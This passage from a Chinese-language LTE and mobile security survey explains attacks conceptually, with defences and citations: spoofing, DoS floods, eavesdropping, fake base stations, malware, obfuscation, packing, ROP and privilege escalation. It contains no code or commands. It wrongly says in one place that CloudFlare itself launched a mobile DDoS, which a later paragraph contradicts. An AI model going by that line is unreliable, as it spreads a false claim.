[27] Susmita Mandal & Ayan Kumar Pan, "Risks in Cloud Computing", PenTest Magazine Vol.2 No.5.

旦收件人下載了附件檔案，即被植入惡意程式，攻擊者能從遠端控制受害人電腦進行惡意行為。網路釣魚常常利用人性弱點(缺乏戒心、好奇、貪財、恐懼)來進行攻擊，應建議使用者不要隨意點擊電子郵件中的網頁連結或下載附件，並在網路的閘道端建置防禦機制，例如入侵防禦系統(IPS)，針對進出的電子郵件與網頁連結做分析後來過濾網路釣魚信件。

圖 3- 4 網路釣魚電子郵件範例

資料來源：Sheridan Information Technology[28]

5. IP 詐騙 (IP spoofing)

IP 詐騙的攻擊方法為使用偽造的來源位址來傳送 IP 封包，此種假 IP 封包會利用假冒來自可靠來源的 IP 位址來嘗試通過防火牆的阻擋，讓防火牆以為此 IP 封包是可信賴的。此種攻擊方法也能用來隱藏發動攻擊的真實來源來發動阻斷服務攻擊並且可

[28] Sheridan Information Technology, “Phishing Messages – Don't Get Hooked”, 2014/4

以躲避偵查，因為 IP 詐騙是攻擊者偽裝他人的 IP 位址，因此若傳送回覆，則該回覆會送往攻擊者偽裝的 IP 位址而非攻擊者的真實 IP 位址。如圖 3- 5 所示，攻擊者的真實 IP 為 1.1.1.1，偽裝其 IP 成 3.3.3.3 並發送 IP 封包給 2.2.2.2，受害人收到此假封包後，誤以為 3.3.3.3 是發送者並進行回覆，若攻擊者發送大量 IP 詐騙封包給不同受害者，則可信賴來源 3.3.3.3 將面臨阻斷服務攻擊。

此種攻擊方式可以透過單播逆向轉發(Unicast Reverse Path Forwarding)來減輕 IP 詐騙封包通過路由器所帶來的問題，其作法是將無法證實其 IP 來源位址的 IP 封包丟棄。舉例來說，對於阻斷服務攻擊，攻擊者會利用偽造的或是不斷改變來源位址來防止攻擊被定位或過濾，此時 Unicast RPF 只轉發那些來源位址在路由表中存在並有效的 IP 封包。




圖 3- 5 IP 詐騙攻擊示意圖

資料來源：維基百科[29]

[29] Wikipedia, “IP address spoofing”.

6. 阻斷服務攻擊(Denial of Service attack)

阻斷服務攻擊為攻擊者透過大量合法或偽造的請求使目標電腦的網路或系統資源耗盡，導致受害者無法向客戶提供服務。首次令人印象深刻的阻斷服務攻擊發生於 2000 年，由一位加拿大人攻擊了數個著名的美國商業網站並使其系統崩潰且無法提供服務，如 eBay、Amazon、Yahoo，這次的攻擊揭露了這些網站的弱點的存在，也令服務提供者開始注意到阻斷服務攻擊的威脅性。

阻斷服務攻擊主要可以分為兩種類型，第一種為佔用大量資源癱瘓服務，典型的手法如 SYN flood(如圖 3- 6)，是一種根據 TCP 協定來進行的攻擊。TCP 在建立連線時，使用者會發送 SYN 請求，服務提供者則會回傳一個 ACK 和自己的 SYN 請求，並等待使用者回傳 ACK。攻擊者在傳送了 SYN 之後便不回應 ACK，導致服務提供者持續等待 ACK。在這段時間裡，等待中的程序仍會佔用系統資源直到逾時，而大量的 SYN 攻擊請求將使服務提供者的資源耗盡，無法回應及處理任何合法使用者的請求，SYN flood 即是利用此特性來癱瘓網路服務。

第二種為壅塞網路使封包無法正常傳遞，常見的手法如 ICMP flood(如圖 3- 7)，此攻擊藉由向未設定良好的路由器發送大量的廣播封包至目標區域網路，或者是向受害者發送大量的 ping 封包以達到攻擊的目的，導致其網路癱瘓。

隨著網路技術的發展，阻斷服務攻擊的發展速度驚人，每年的攻擊訊務量都以倍數的方式成長，頻率也不斷增加，根據統計 2014 年的大規模攻擊頻率已經達到每小時 28 次。另一方面，攻擊的手法也越來越多樣化，在 2015 年 9 月由 CloudFlare[30]實驗性地發起了首次經由手機的大規模 DDoS 攻擊，證實了以手機進行 DDoS 攻擊的可行性。阻斷服務攻擊可以藉由防火牆、交換器、路由器的設定來進行封包的過濾，將非目標用戶的封包濾掉，但同時也可能將合法用戶的封包一同濾掉。

另一方面，攻擊的手法也越來越多樣化，在 2015 年美商 CloudFlare 揭露一起主要由行動裝置發動的形成分散式阻斷服務攻擊(Distributed Denial of Service attack, DDoS)，針對 CloudFlare 所代管的客戶網站，在大約 8 個小時的攻擊行動中，總計有

[30] Marek Majkowski, “Mobile Ad Networks as DDoS Vectors: A Case Study”, CloudFlare, 2015/9/25.

65 萬個裝置對網頁提出 45 億次連線的請求量，期間 HTTP 請求量的高峰值高達每秒 27 萬 5 千個，這些攻擊流量主要來自中國的手機[31]，證實了以手機進行 DDoS 攻擊的可行性。

2015 年全球前 20 大最佳 Android Hacking Apps 中由 Scott Herbert 開發的 AnDOSid 工具最受到關注[32]，這是一款專門用來執行阻斷式服務(Denial of Service, DoS)攻擊。透過此工具，駭客可以在 Android 裝置設備上對特定網站發動阻斷式服務(Denial of Service, DoS)測試攻擊。手機的安全問題越來越嚴重，今年 2016 年 Apple 在 WWDC 聲勢浩大地公佈 iOS 10，確不同以往的是過去一向加密的 iOS 核心，在 iOS 10 版本中不再加密[33]，安全研究人員認為降低了駭客破解的難度，Apple 將成為駭客的焦點，可能帶來更多安全上的隱憂。




圖 3- 6 SYN flood 示意圖

資料來源：Cisco Press[34]

[31] 手機 DDoS 攻擊 http://www.scmagazine.com/ddos-attack-used-mobile-devices-to-deliver-45-billion-requests/article/441456/

[32] AnDOSid 工具, http://www.effecthacking.com/2015/07/andosid-android-app-apk-hackers-tutorial.html

[33] Apple iOS 10, http://appleinsider.com/articles/16/06/21/apple-leaves-ios-10-beta-kernel-unencrypted-in-potential-bug-discovery-effort

[34] Saadat Mali ,"Network Security Principles and Practices", Cisco Press 2002.




圖 3- 7 ICMP flood 示意圖

資料來源：Picateshackz[35]

7. 竊聽(Eavesdropping)

2015 年 8 月[36]，澳洲的一個電視節目 Channel Nine's 60 Minutes 展示出駭客可以十分容易地竊聽一個使用者的通話(如 SS7)。然而，不僅止於電話，甚至使用者傳送的每一個封包都可以擷取。尤其是在使用無線通訊的環境下，攻擊者可以任意的捕捉想要的封包，以進行竊聽。綿羊牆(Wall of sheep)即為竊聽攻擊中非常經典的例子，在許多資安相關的研討會場都可以看到綿羊牆的架設。綿羊牆是針對使用會場無線網路但卻沒有做好加密，或是沒有連上 HTTPS 網站的「綿羊」網路使用者，他們被竊聽到的帳號密碼以部分會以馬賽克的方式投影在綿羊牆上。由於竊聽攻擊在無線網路的環境下是非常難以防範的，因此做好加密以保護私密資料才是最好的應對方法。

Nokia 所提供的一份 LTE radio transport security 白皮書內容提到 VoLTE eavesdropping，如果當實體(Physical)或無線電鏈(radio link)被接入，駭客就可以利用

[35] PicaTesHackZ, “Become A Hacker: What Is Denial of Service (DoS) Attack?”
[36] DAILYMAIL.COM, “Hackers can access EVERY call and message you send: TV show demonstrates how easy eavesdropping is using biggest privacy threat in history”, 2015/8/18.

相關的軟體工具，例如:Wireshark 進行竊聽，報告中指出在 S1-U 只有認證機制而沒有加密機制，所以他們展示將所攔截到的語音對話封包透過 Wireshark 做解碼還原重新播放（如圖 3- 8）。這個威脅情境考驗著 VoLTE 電信業者，因為一但被發現這個問題存在會大幅降低用戶的信任度，進而影響到商業市場。




圖 3- 8 Intercepted VoLTE Call Replay

資料來源：LTE radio transport security", Nokia Networks white paper

8. 偽裝基站(Fake Base Station)

偽基站是目前行動寬頻網路安全性漏洞最常被討論的議題，一種 LTE 控制通道的欺騙，所造成阻斷服務的攻擊行為已被證實。利用偽基站發送 LTE 訊號，藉以欺騙 UE 端連接，妨礙 UE 連接到真實的基站。其方法是建立假基站（NodeB 或 eNodeB），發送一些物理層的控制訊號與較高階層的訊息，但不具備認證金鑰。控制通道欺騙的目標造成阻斷服務。

在 3GPP 標準規範『UE 連接到所搜索收到訊號最強的基站』。這麼做的目的，在防止 UE 透過選擇其他基站產生上鏈訊號的干擾。若一個假基站在 UE 端顯示為訊號最強的基站，則 UE 將嘗試駐留到這個假基站，然而在金鑰認證失敗後，假的基站沒有提供其它基站存在的列表資訊，則此時 UE 將導致行動寬頻網路的阻斷服務。這種攻擊即便偽基站關閉訊號後，UE 被阻斷服務的狀態仍會持續，一直到重新開機或重新設定。

相較於一般傳統的基站，因行動寬頻網路所使用的 H(e)NB 成本相對較低，攻擊

者可能嘗試架設假冒的 H(e)NB，並嘗試引誘使用者連上假冒的 H(e)NB，假冒的 H(e)NB 便可以模擬一般的基站並擷取語音和數據傳輸。攻擊者可以被動的竊聽通訊，或是主動將使用者的訊務量導向至不同的網路。

在手機跟基站建立通訊時，手機必須先向基站註冊並提供 IMEI 號碼才能進行通訊，若周圍有多個基站，則會優先向能提供最強訊號的基站進行註冊。因此攻擊者若將假冒的基站偽裝成訊號最強的基站，便可欺騙手機，使其誤以為是真的基站。通常攻擊者會將組態設定為類似封閉式用戶群組(Closed Subscriber Group, CSG)，並更改為沒有設定加密與完整性級別，以竊取使用者的金鑰。攻擊者甚至可以利用用戶的金鑰進入骨幹網路或是入侵更多基站。

在 2014 年，美國的華爾街日報[37]即披露，美國法警自 2007 年起，便利用名為 Dirtbox 的裝置偽造基站，以追蹤犯罪嫌疑人動向，卻也造成一般民眾的隱私受到影響。欲避免這種攻擊必須將 CSG 設定隱藏，同時 HeNB 與用戶間也應具備驗證能力，且 HeNB 應該使用憑證，由網路端認證。

在現今建立一個惡意(偽)基站來偽裝成一個合法的電信業者網路並非困難的事情。2015 年阿爾托大學(Aalto University)為首的 Altaf Shaik 研究團隊提出”Practical Attacks Against Privacy and Availability in 4G/LTE Mobile Communication Systems”論文中提到透過低廉費用的硬體設備，再加上開放原始碼軟體 OpenLTE 修改製作成 IMSI catcher，可導致 LTE 手機在某些情況下洩漏 GPS 位置，進而追蹤到手機的位置，這對於個人隱私會是一大衝擊。

（二）系統層

行動寬頻網路系統，除了核心網路基站內部運行的系統及軟體以外，還可包含用戶端手機的安全性。在本節中，將探討系統軟體與行動裝置的資安技術。在軟體方面，近年來由於程式語言技術的精進，再加上虛擬機器技術的進步，軟體程式技術也隨之成長。軟體技術的成長，雖然讓分析人員能夠更快速地了解惡意程式的行為，卻也讓攻擊者能夠利用更好的技巧來躲避分析，或將分析的技術用於尋找系統漏洞。傳統大

[37] 科技新報，美國法警使用小飛機偽裝手機基地台蒐集民眾隱私，2014/11/15.
http://technews.tw/2014/11/15/u-s-marshals-using-fake-airplane-based-cell-towers-to-scan-cell-phones-of-americans/

規模的網路威脅，例如病毒、蠕蟲，相對於軟體所帶來的傷害容易被發現，近年最熱門的進階持續性威脅(Advanced Persistent Threat，APT)皆利用軟體漏洞做小規模的滲透攻擊。這也是軟體安全越來越需要被受到重視的原因。

另一方面，行動裝置大多建立在權限基礎上，以 Android 系統來說，如果要存取一個硬體資源的話，必須在第三方開發的應用程式中，宣告要存取的權限名稱。這些權限保護硬體資源和使用者的隱私資料，但是這種權限管理方式，無法針對細部的資源管控做處理，也是開發者和使用者所詬病的。例如，在「全有全無」的權限允許方式中，使用者在安裝的時候雖然可以了解該安裝的應用程式會存取哪些資源，但是不能夠部份的允許或是拒絕，導致使用者往往會直接同意安裝，而造成不必要的資訊外洩，在現有的權限保護機制下，使用者仍有可能遭受到攻擊，所以接下來我們將會探討行動裝置的安全。

1. 惡意程式(Malware)

電腦科技進步與網路普及為現今社會發展和人們日常生活中不可或缺的重要角色。人們使用電腦的時間與依賴程度越來越高。而惡意攻擊者常撰寫惡意程式蒐集隱密資訊以從事不法行為，如何防禦這些惡意程式在現今社會上是極需解決的問題之一。

惡意程式近年來持續的成長,根據統計,大約每 4 秒鐘就會有一隻新的病毒產生，攻擊手法也隨著技術演進不斷推陳出新。如零時差攻擊 (Zero-day attack)，就是一種利用資訊流通的發達，在短時間內釋出惡意攻擊程式，進而達成對於尚未更新或是較慢更新的電腦系統的攻擊威脅極大，嚴重者甚至可能阻擋往後的更新，導致此電腦遭受到更多的攻擊，常見的惡意程是請參閱表 3- 3。

現今的網路服務多元化，以具備高互動性型態為新興的趨勢。透過網路平臺，資料得以在眾多的網際網路用戶中任意傳遞、散播。然而，若這些為數眾多的交流管道未經安全的保護,例如：加密、驗證等機制,則駭客便可在其中插入惡意檔案、指令，甚至主動架設惡意的交流平臺，進行攻擊。

表 3- 3 常見的惡意程式列表

類型	描述
電腦病毒 (Virus)	電腦病毒為一種惡意程式，會在執行時嘗試自我複製到其他可執行檔，當被感染的檔案被執行時，電腦病毒也會跟著執行，影響或控制被感染的電腦，減緩電腦的運行效率。
電腦蠕蟲 (Worm)	為一種不需要使用者操作也能獨立執行並自我複製的惡意程式，能透過網路連線、電子釣魚郵件等途徑來感染其他電腦，通常對網路有害，能控制被感染電腦發動阻斷服務攻擊。
邏輯炸彈 (Logic Bomb)	邏輯炸彈為插入在軟體中的惡意程式碼片段，會一直潛伏直到達成事先訂定的條件才會被觸發其惡意行為。這些特定情況可能是更改檔案、 特別的程式輸入序列、或是特定的時間或日期。
木馬 (Trojan Horse)	名稱來自希臘神話中的特洛伊戰爭，木馬程式會包含一些實用的功能，但也會在其中隱藏帶有惡意行為的程式碼，以此種方式誘使別人受騙下載，並躲避安全檢測。
間諜軟體 (Spyware)	一種可以收集被感染電腦的資訊並回傳給攻擊者的惡意軟體，大部分會配合鍵盤側錄軟體、螢幕擷取技術來偷取被害者隱私資料。
廣告軟體 (Adware)	軟體中結合了廣告，大部分會跳出彈出視窗廣告或是重導向網站到廣告頁面，造成使用者體驗感降低。
勒索軟體 (Ransomware)	會將感染電腦中的文件加密已達到勒索金錢目的的惡意程式，要脅受害者為加密過的文件付贖金才會解密文件。

資料來源：交通大學網路安全實驗室及本團隊整理

另外，根據 McAfee 在 2016 年 3 月的威脅報告指出當前手機惡意程式（Mobile Malware）高達 1,200 萬隻的驚人數量(如圖 3- 9，2015 年第 4 季)，手機終端用戶從網路上來路不明下載的 App，就很有可能是惡意程式[38]。

[38] McAfee 威脅報告, http://www.mcafee.com/tw/resources/reports/rp-quarterly-threats-mar-2016.pdf




圖 3- 9 Total Mobile Malware 統計資料

資料來源：McAfee

這些惡意程式可能導致任意自行未經用戶授權安裝其他的 App、允許 App 監控或截取使用者的 SMS 簡訊，追蹤用戶(Global Positioning System, GPS)位置、讀取用戶的 IMEI（International Mobile Equipment Identity）行動通訊國際識別碼、手機內設定之帳號與密碼，並傳輸這些資料至未經用戶許可同意之第三方區域，例如：在 2014 年所爆發之小米手機未經用戶授權私自傳送使用者個人資訊，使用明文(Clear Text)方式回傳到中國北京伺服器之案例[39]。

眾所皆知，手機(User Equipment, UE)是整個行動寬頻網路架構中，電信業者管理上最弱的一端，手機(User Equipment, UE)主要有實體篡改、缺乏手機統一安全與控制標準、個人隱私資料遭竊取、盜用與來自應用層的攻擊，導致成為影響行動寬頻網路

[39] 小米手機私傳問題, http://www.ithome.com.tw/news/90016

的整體服務與運作。

從手機實體篡改來看，許多的手機(User Equipment, UE)為追求輕薄和流行感，設計上朝向體積小、方便攜帶，但卻也導致容易遺失或被竊取。一旦裝置落入惡意人士手上就可能遭受實體篡改，例如: iOS 越獄（iOS Jailbreaking）或 root - Android 獲取手機的最高權限許可權，損害原本製造廠商的安全設定，進而安裝特定的攻擊工具進行網路攻擊。微軟研究院(Microsoft Research)的 Chuanxiong Guo, Helen J Wang, Wenwu Zhu 在早年發表論文”Smart-Phone Attacks and Defenses”中描述 smart-phone 可能遭受惡意操控情況下攻擊電信網路，進而影響緊急援救電話(Emergency Call)的運作危害國家安全，他們希望藉此突顯 smart-phone 攻擊對電信基礎設施的影響與相關單位的重視。

另外在個人隱私方面，一但這些手機遭受遺失或被竊取，其本身的安全性設定也是很重要的防護關鍵。來自勤業眾信(Deloitte)在 2013 年提出的一份” Deloitte Technology, Media and Telecommunication Predictions 2013”報告提到大約 90%手機裝置的用戶密碼強度不夠，容易在短暫的時間內被破解，促使駭客可以輕易存取使用者的隱私資料或身份遭受盜導致相關財務損失。

上述這些問題都與缺乏使用者終端裝置統一安全與控制標準有一定程度的相關。因為這些手機來自於不同的廠商製造，並且分別內建開放型(Google Android)和封閉型(Apple iOS)之作業系統和軟體在行動寬頻網路環境上運作。這些連結 LTE 網路之使用者終端裝置大多數缺少安全管理工具，大都已被進行 iOS 越獄（iOS Jailbreaking）或 root －Android，並安裝或被植入相關來路不行之軟體，這些軟體的安全性有問題，可能都夾帶有惡意程式，進而可能影響使用者終端裝置本身或行動寬頻網路。但對電信業者而言，目前並沒有限定需要基本的安全性參數來篩選這些連線的終端裝置，仍然以較為寬鬆的包容性允許這些可能不安全的設備連接到行動寬頻無線通訊網路，成為有心人士攻擊的切入點。

由於這些手機在行動寬頻網路本質上都是 IP 設備，所以這些應用層(Application layer)相關的弱點和攻擊仍然會影響這些手機。例如：近期原本在個人電腦端相當盛行的勒索病毒也已開始轉向使用者終端裝置，在 2016 年 5 月來自資安公司 Blue Coat Systems 發現已經有駭客利用 Android 系統漏洞編寫出名為「Dogspectus」的勒索病毒，一旦使用者終端裝置不慎安裝勒贖病毒會被要求支付美金$200 的 iTunes 禮品卡才可

以為系統解鎖[40]。

2. 反分析技術(Analysis Resistant Technique)

面對層出不窮的惡意程式威脅，利用自動化虛擬機器來分析惡意程式是目前主流的分析技術，利用虛擬機器分析的好處在於完整的觀測環境與隔絕的分析環境。虛擬機器藉著模擬真實電腦的行為，讓病毒的行為很容易被監測，在以往的環境中，有些具有匿蹤技術(rootkit)的惡意程式，可以藉由取得系統權限以逃過防毒軟體。此外，其分析對象的惡意行為僅侷限在虛擬機器，並不會對分析者的系統造成傷害。而目前大部分的虛擬機器都有提供快照功能(snapshot)，可以簡單的還原系統，可以重複地進行分析或是還原被破壞的系統。

然而，近年來，反虛擬機器分析技術(Virtual Machine Detection)的產生，可以判斷程式本身是否被分析中，此類的技術與反除錯(Anti-debugger)非常相似，這類的技術誕生將會被利用於反分析技術，偽裝成正常的程序以躲避虛擬機器分析技術。

商業軟體為了防止被駭客破解，研發出許多防止逆向工程的技術。其中加密、混淆程式碼和加殼的技術已經被用於惡意程式，提高逆向工程門檻達到反分析的效果。即使我們可以完全地監控虛擬機器的內部運作，但仍無法得知其加殼加密過後程式碼的原始內容，這些具有反逆向工程的惡意程式，是目前資安鑑識人員分析上最頭痛的問題，如果要理解每一隻惡意程式加密加殼手法，需要耗費非常多的時間與人力來還原其保護資料，拖慢了更新病毒碼或防毒程式的速度。

3. 代碼混淆技術(Code Obfuscation)

為了分析惡意程式的攻擊手法以及行為，分析者會利用逆向工程來了解行為特徵，再將這些特徵作為阻擋的依據。然而，惡意程式常使用混淆程式碼的技術，以提高逆向工程門檻達到反分析的效果。這類惡意程式將電腦程式的代碼，轉換成一種功能上等價，但是難於閱讀和理解的形式的行為。對於此種惡意程式，傳統的靜態特徵碼掃描已不敷使用。所以，現今的資安研究人員多利用動態分析的方式，讓惡意程式在虛

[40] insights,勒索軟件 Dogspectus, [Online]. Available: https://insights.samsung.com/2016/05/04/dogspectus-new-stealthier-ransomware/, [Accessed:2016/7/6].

擬機器環境下真正執行，以蒐集到更精確的資訊。

代碼混淆可以用於程式原始碼，也可以用於程式編譯而成的中間代碼。而執行代碼混淆的程式被稱作代碼混淆器。目前已經存在許多種功能各異的代碼混淆器。代碼混淆常將代碼中的各種元素，像是變量，函式，類的名字覆寫成無意義的名字。比如覆寫成單個字母，或是簡短的無意義字母組合，甚至覆寫成「__」這樣的符號，使得閱讀的人無法根據名字猜測其用途。此外，也常重寫代碼中的部分邏輯，將其變成功能上等價，但是更難理解的形式。比如將 for 迴圈覆寫成 while 迴圈，將迴圈覆寫成遞迴，精簡中間變量。或是打亂代碼的格式。比如刪除空格，將多行代碼擠到一行中，或者將一行代碼斷成多行等等。

4. 加殼技術(Packing Technique)

靜態分析比對惡意程式特徵碼，一直是市面上防毒軟體普遍使用的分析手法。對已知惡意程式檢測來說,這種靜態的比對方式是快速且有效的方式。但由於缺乏彈性，卻對於新型的惡意程式攻擊手法無法即時招架。資安人員致力於分析新型惡意程式行為特徵，盡力縮短惡意特徵碼更新與新型惡意程式釋出的時間差，以減輕其所造成的危害。但惡意程式發展技術日新月異。常使用加密、加殼的方式保護其原始碼，防止被分析知曉其攻擊行為與抵抗惡意特徵值檢測，增加資安人員分析的困難度。

加殼技術利用特殊的演算法，對可執行文件與 DLL 文件里的資源進行壓縮與對文件的描述、版本號、創建日期、修改軟體、系統執行需求等外層數據進行偽裝。加殼不但可以避免程式遭到任意竄改、亦可對防毒軟體免殺。市面上已開發出數個檔案分析軟體，例如 PEiD，可以將其特徵值資料庫與可疑程式執行檔進行比對，判斷此可疑程式是經由何種工具加殼加密，以提供相對應之解碼工具讓使用者參考。尚有另一款軟體 PolyUnpack，採取將可疑程式反組譯方式，但經過一連串靜態與動態分析流程，造成負擔過重。

5. 返回導向編程攻擊(Return Oriented Programming)

惡意程式的攻擊多是利用程式漏洞以進行攻擊，為了防禦這些攻擊，現今研發出許多保護機制以保護有漏洞的程式，像是位址空間配置隨機載入及資料執行防止等。而相對應的，攻擊者為了繞過這些防禦也不斷的更新手法，其中返回導向編程(Return-Oriented Programming, ROP)即為一種常用的攻擊手法，該技術使攻擊者能夠

在開啟保護機制的情況下執行代碼，攻擊者控制堆疊呼叫以劫持程式控制流並執行針對性的機器語言指令序列(稱為 Gadgets)。

每一段 gadget 通常結束於返回指令，並位於共享庫代碼中的子程式，系列呼叫這些代碼，攻擊者便可以在程式內執行任意操作。這類的攻擊往往是利用操作堆疊時產生的漏洞達成，例如緩衝區溢位，即是由於未正確檢查輸入資料的長度，導致堆疊中的返回位置被控制，進而達成返回導向編程攻擊。

6. 隱私資料竊取(Privacy Steal)

在現有的 Android 架構中，除非使用者允許，否則應用程式無法存取任何資源(在安裝的時期)。使用者必須在認同所有在允許清單上的權限，可以被即將安裝的應用程式所存取，才能進行安裝。大部分，使用者會忽略檢查這些清單，而直接允許存取，造成不必要的資料外流。現有的權限管理機制已經被證明無法有效的保護使用者隱私資料以及系統資源。有研究甚至指出有 70%的應用軟體被允許存取與程式本身無關的資料[41]。

這對有上千萬的應用程式的 Android 平臺上，是一個不小的數字。據研究指出，約有 3%的使用者，會認真的去檢查存取的清單，一旦有過多的資料外洩，會拒絕該應用程式的安裝，這種全有全無的允許機制，容易讓使用者為了快速使用應用程式，而放棄仔細檢查這些權限要求的內容。另外一方面，這種將安全機制歸咎給使用者的方式，並無法增加整個系統的安全性。

7. 權限越矩(Privilege Escalation)

權限越矩的攻擊是利用已知的 Linux 核心漏洞來實現。Linux 本身為一個開放原始碼的作業系統，而 Android 是建立在 Linux 之上，所以攻擊者透過研究與觀察 Linux 原始碼的漏洞，即可將攻擊手法套用在一般的 Android 裝置上。

利用核心漏洞來提升應用程式的權限，可以讓攻擊者所開發的應用程式，有能力去存取超出本身權限的資源。即使在安裝的時候，提出的權限要求看似無害，卻可以

